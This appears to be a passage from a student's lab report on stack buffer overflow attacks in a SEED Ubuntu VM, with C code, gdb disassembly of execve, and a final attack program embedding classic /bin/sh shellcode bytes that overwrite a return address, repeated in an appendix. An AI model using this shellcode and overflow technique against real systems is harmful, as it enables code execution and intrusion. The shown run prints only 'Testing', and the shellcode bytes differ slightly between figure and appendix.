Now that we understand how we can modify the return address and control the program's execution flow, the next step is to determine the desired program we want to execute. In most cases, we aim to spawn a shell, which allows us to execute additional commands. However, if the program being exploited does not already have the desired code, we can place our own arbitrary instructions in the buffer we are overflowing. By overwriting the return address, we can redirect the program's execution back into the buffer where our custom code resides.

a. Figure 11 shows the C code to spawn a shell.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor *
May 20 21:12 •
ShellCode.c ~/Documents/CMPE_209/Assignment4
Save
ShellCode.c

1 /*
2 A shellcode is basically a piece of code that launches a shell. If we use the C code to implement it, it will look like the following
3 */
4 #include <stdio.h>
5
6 void main()
7 {
8     char *name[2];
9
10    name[0] = "/bin/sh";
11    name[1] = NULL;
12    execve(name[0], name, NULL);
13 }

```

Figure 11

b. To find out what it looks like in assembly we compile it and start up gdb. Figure 12 shows the compilation of the above code. We have to use the `-static` flag. Otherwise, the actual code for the `execve` system call will not be included. Instead there will be a reference to dynamic C library that would normally be linked at load time.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal *
May 20 21:39 •
Terminal
seed@Harish_CMPE209:~/.../Assignment4$ gcc -o ShellCode -ggdb -static ShellCode.c
ShellCode.c: In function 'main':
ShellCode.c:12:2: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
  12 |   execve(name[0], name, NULL);
      |   ^~~~~~
seed@Harish_CMPE209:~/.../Assignment4$ 

```

Figure 12

- c. Figure 13 shows the gdb command that is being run.

The screenshot shows a terminal window titled "Terminal" in a Unity desktop environment. The terminal output is as follows:

```
seed@Harish_CMPE209:~/Assignment4$ gcc -o ShellCode -ggdb -static ShellCode.c
ShellCode.c: In function 'main':
ShellCode.c:12:2: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
  12 |   execve(name[0], name, NULL);
     |   ^~~~~~
seed@Harish_CMPE209:~/Assignment4$ seed@Harish_CMPE209:~/Assignment4$ seed@Harish_CMPE209:~/Assignment4$ gdb ShellCode
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from ShellCode...
gdb-peda$
```

Figure 13

- d. Figure 14 shows the “disassemble main” command that is run.

The screenshot shows a terminal window titled "Terminal" from the "Activities" menu. The date and time "May 20 21:42" are displayed at the top right. The terminal content is as follows:

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from ShellCode...
gdb-peda$ disassemble main
Dump of assembler code for function main:
  0x0000000000401ce5 <+0>:  endbr64
  0x0000000000401ce9 <+4>:  push  rbp
  0x0000000000401cea <+5>:  mov   rbp,rsp
  0x0000000000401ced <+8>:  sub   rsp,0x20
  0x0000000000401cf1 <+12>: mov   rax,QWORD PTR fs:0x28
  0x0000000000401cf4 <+21>: mov   QWORD PTR [rbp-0x8],rax
  0x0000000000401cfe <+25>: xor   eax,eax
  0x0000000000401d00 <+27>: lea   rax,[rip+0x932fd]    # 0x495004
  0x0000000000401d07 <+34>: mov   QWORD PTR [rbp-0x20],rax
  0x0000000000401d0b <+38>: mov   QWORD PTR [rbp-0x18],0x0
  0x0000000000401d13 <+46>: mov   rax,QWORD PTR [rbp-0x20]
  0x0000000000401d17 <+50>: lea   rcx,[rbp-0x20]
  0x0000000000401d1b <+54>: mov   edx,0x0
  0x0000000000401d20 <+59>: mov   rsi,rcx
  0x0000000000401d23 <+62>: mov   rdi,rax
  0x0000000000401d26 <+65>: call  0x447c40 <execve>
  0x0000000000401d2b <+70>: nop
  0x0000000000401d2c <+71>: mov   rax,QWORD PTR [rbp-0x8]
  0x0000000000401d30 <+75>: xor   rax,QWORD PTR fs:0x28
  0x0000000000401d39 <+84>: je    0x401d40 <main+91>
  0x0000000000401d3b <+86>: call  0x44ba50 <__stack_chk_fail_local>
  0x0000000000401d40 <+91>: leave 
  0x0000000000401d41 <+92>: ret
End of assembler dump.
gdb-peda$
```

Figure 14

- e. Figure 15 shows the “disassemble __execve” command that is run.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 20 21:43 •
Terminal

0x00000000000401cfa <+21>:    mov    QWORD PTR [rbp-0x8],rax
0x00000000000401cfe <+25>:    xor    eax, eax
0x00000000000401d00 <+27>:    lea    rax,[rip+0x932fd]      # 0x495004
0x00000000000401d07 <+34>:    mov    QWORD PTR [rbp-0x20],rax
0x00000000000401d0b <+38>:    mov    QWORD PTR [rbp-0x18],0x0
0x00000000000401d13 <+46>:    mov    rax,QWORD PTR [rbp-0x20]
0x00000000000401d17 <+50>:    lea    rcx,[rbp-0x20]
0x00000000000401d1b <+54>:    mov    edx,0x0
0x00000000000401d20 <+59>:    mov    rsi,rcx
0x00000000000401d23 <+62>:    mov    rdi,rax
0x00000000000401d26 <+65>:    call   0x447c40 <execve>
0x00000000000401d2b <+70>:    nop
0x00000000000401d2c <+71>:    mov    rax,QWORD PTR [rbp-0x8]
0x00000000000401d30 <+75>:    xor    rax,QWORD PTR fs:0x28
0x00000000000401d39 <+84>:    je    0x401d40 <main+91>
0x00000000000401d3b <+86>:    call   0x44ba50 <__stack_chk_fail_local>
0x00000000000401d40 <+91>:    leave 
0x00000000000401d41 <+92>:    ret

End of assembler dump.
gdb-peda$ disassemble __execve
Dump of assembler code for function execve:
0x0000000000447c40 <+0>:    endbr64
0x0000000000447c44 <+4>:    mov    eax,0x3b
0x0000000000447c49 <+9>:    syscall
0x0000000000447c4b <+11>:   cmp    rax,0xfffffffffffff001
0x0000000000447c51 <+17>:   jae    0x447c54 <execve+20>
0x0000000000447c53 <+19>:   ret
0x0000000000447c54 <+20>:   mov    rcx,0xfffffffffffffc0
0x0000000000447c5b <+27>:   neg    eax
0x0000000000447c5d <+29>:   mov    DWORD PTR fs:[rcx],eax
0x0000000000447c60 <+32>:   or    rax,0xfffffffffffffc0
0x0000000000447c64 <+36>:   ret

End of assembler dump.
gdb-peda$ 
```

Figure 15

3. Final Attack:

- Now, we have the shell code. We know it must be part of the string which we will use to overflow the buffer. We know we must point the return address back into the buffer. The code in the Figure 16 demonstrates these points.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Open FinalAttack_Code.c
FinalAttack_Code.c
BufferOverflow_NormalCode.c
BufferOverflow_AttackCode.c
ShellCode.c
Save FinalAttack_Code.c
May 20 22:10 • /Documents/CMPE_209/Assignment4
1#include <stdio.h>
2#include <string.h>
3
4/*
5After the gdb debugging step, we obtained the final shellcode. Towards the end, we included the "/bin/sh" command, which will initiate
the shell once executed. To overwrite the return address, we utilize the "strcpy" function to copy our large_string containing the
shellcode into the buffer. As a test, we incorporated a printf statement with the message "Testing" to verify if the new shell starts
functioning. If the attack is successful, the shell will commence immediately after the printf statement.
6*/
7
8char shellcode[] =
9    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
10   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
11   "\x80\xe8\xdc\xff\xff/bin/sh";
12
13char large_string[128];
14
15void main() {
16    char buffer[96];
17    int i;
18    long *long_ptr = (long *) large_string;
19
20    for (i = 0; i < 32; i++)
21        *(long_ptr + i) = (int) buffer;
22
23    for (i = 0; i < strlen(shellcode); i++)
24        large_string[i] = shellcode[i];
25
26    printf("Testing");
27
28    strcpy(buffer,large_string);
29}

```

Figure 16

What we have done above is filled the array large_string[] with the address of buffer[], which is where our code will be. Then we copy our shellcode into the beginning of the large_string string. strcpy() will then copy large_string onto buffer without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located. Once we reach the end of the main, it tried to return it jumps to our code, and execs a shell.

b. Figure 17 shows the compilation of the above code.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
seed@Harish_CMPE209:~/.../Assignment4$gcc FinalAttack_Code.c -o FinalAttack_Code
FinalAttack_Code.c: In function 'main':
FinalAttack_Code.c:21:23: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
  21 |     *(long_ptr + i) = (int) buffer;
seed@Harish_CMPE209:~/.../Assignment4$ 

```

Figure 17

c. Figure 18 shows the running of the above code.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
seed@Harish_CMPE209:~/.../Assignment4$gcc FinalAttack_Code.c -o FinalAttack_Code
FinalAttack_Code.c: In function 'main':
FinalAttack_Code.c:21:23: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
  21 |     *(long_ptr + i) = (int) buffer;
seed@Harish_CMPE209:~/.../Assignment4$ ./FinalAttack_Code
Testingseed@Harish_CMPE209:~/.../Assignment4$ 

```

Figure 18

The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be. The answer is that for every program the stack will start at the same address. Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore, by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be.

Conclusion:

From this homework, I learned about various concepts and how to perform Buffer overflow attack.

APPENDIX

BufferOverFlow_NormalCode.c:

```
/*
In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named "function" from the main function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto the stack.
*/
#include<stdio.h>

void function (int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
    int x;
    x = 0;
    function(1,2,3);
    x = 1;      //Bypass the assignment statement 'x = 1' by launching the attack
    printf("%d\n",x);
}
```

BufferOverFlow_AttackCode.c:

```
/*
In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named "function" from the main function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local variables like buffer1 and buffer2, which are also pushed onto the stack.

In this scenario, our aim is to modify the return address of the function by increasing its value by 8 bytes. By doing so, we can bypass the assignment statement immediately following it and proceed directly to the printf statement located at the end.
*/
#include<stdio.h>

void function (int a, int b, int c)
{
    char buffer1[5];
```

```

char buffer2[10];

int *ret;

/*
Immediately preceding the buffer1[] array on the stack, there is the Saved Frame Pointer (SFP), and before that, the return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[]. Consequently, in the given statement, the value of buffer1 is incremented by 12.
*/
ret = buffer1 + 12;

/*
To determine the specific value of 8 bytes that needed to be added in this scenario, we utilized a debugger tool such as "gdb". By employing gdb, we examined the program's execution and stack layout to identify the correct number of bytes required for our intended manipulation. Through this process of debugging and analysis, we verified and established the value of 8 bytes as the necessary adjustment in this particular case.
*/
(*ret) += 8;
}

void main()
{
    int x;
    x = 0;
    function(1,2,3);
    x = 1;      //Bypass the assignment statement 'x = 1' by launching the attack
    printf("%d\n",x);
}

```

ShellCode.c

```

/*
A shellcode is basically a piece of code that launches a shell. If we use the C code to implement it, it will look like the following code. This is the code to spawn a shell in C.
*/
#include <stdio.h>

void main()
{
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}

```

FinalAttack_Code.c

```
#include <stdio.h>
#include <string.h>

/*
After the gdb debugging step, we obtained the final shellcode. Towards the end, we included the "/bin/sh"
command, which will initiate the shell once executed. To overwrite the return address, we utilize the "strcpy"
function to copy our large_string containing the shellcode into the buffer. As a test, we incorporated a printf
statement with the message "Testing" to verify if the new shell starts functioning. If the attack is successful, the
shell will commence immediately after the printf statement.
*/
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main()
{
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;

    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i];

    printf("Testing");
    strcpy(buffer,large_string);
}
```